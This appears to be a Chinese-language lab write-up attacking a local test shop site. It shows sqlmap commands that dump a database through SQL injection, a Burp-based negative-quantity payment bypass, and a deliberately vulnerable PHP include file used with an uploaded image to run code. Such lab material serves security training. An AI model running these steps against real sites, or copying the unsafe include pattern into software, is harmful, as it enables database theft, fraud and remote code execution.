
MySQL注入漏洞：<http://127.0.0.1:8585/views/detailsp.php?id=1>

查询当前数据库：python -sqlmap.py -u "http://127.0.0.1:8585/views/detailsp.php?id=1" --current-db



查询food\_db数据库下的表名

python -sqlmap.py -u "http://127.0.0.1:8585/views/detailsp.php?id=1" -D food\_db -tables



查询food\_db数据库下food表下的字段：

python sqlmap.py -u "http://127.0.0.1:8585/views/detailsp.php?id=1" -D food\_db -T food --columns




查询food\_db数据库下food表中name字段的内容：

Python sqlmap.py -u "http://127.0.0.1:8585/views/detailsp.php?id=1" -D food\_db -T food -C name --dump



支付逻辑漏洞：

首先正常选择一件商品加入购物车，然后选择商品，点击加入购物车，burp进行抓包，修改数量为-1，放行数据包。



金额相互抵消为0，进行支付：



文件包含漏洞：

文件上传漏洞：

先使用小皮打开网站根目录，在里面创建文件include.php内容为：

<?php

header("Content-Type:text/html;charset=utf-8");

$file = $\_GET['file'];

if(isset($file)){

include $file;

}else{

show\_source(\_\_file\_\_);

}

?>

登录上去，用户中心的账户管理上传1.jpg文件；

构造语句，访问上传的图片：

<http://127.0.0.1:8585/include.php?file=upload/2025/01/16/1.jpg&cmd=phpinfo();>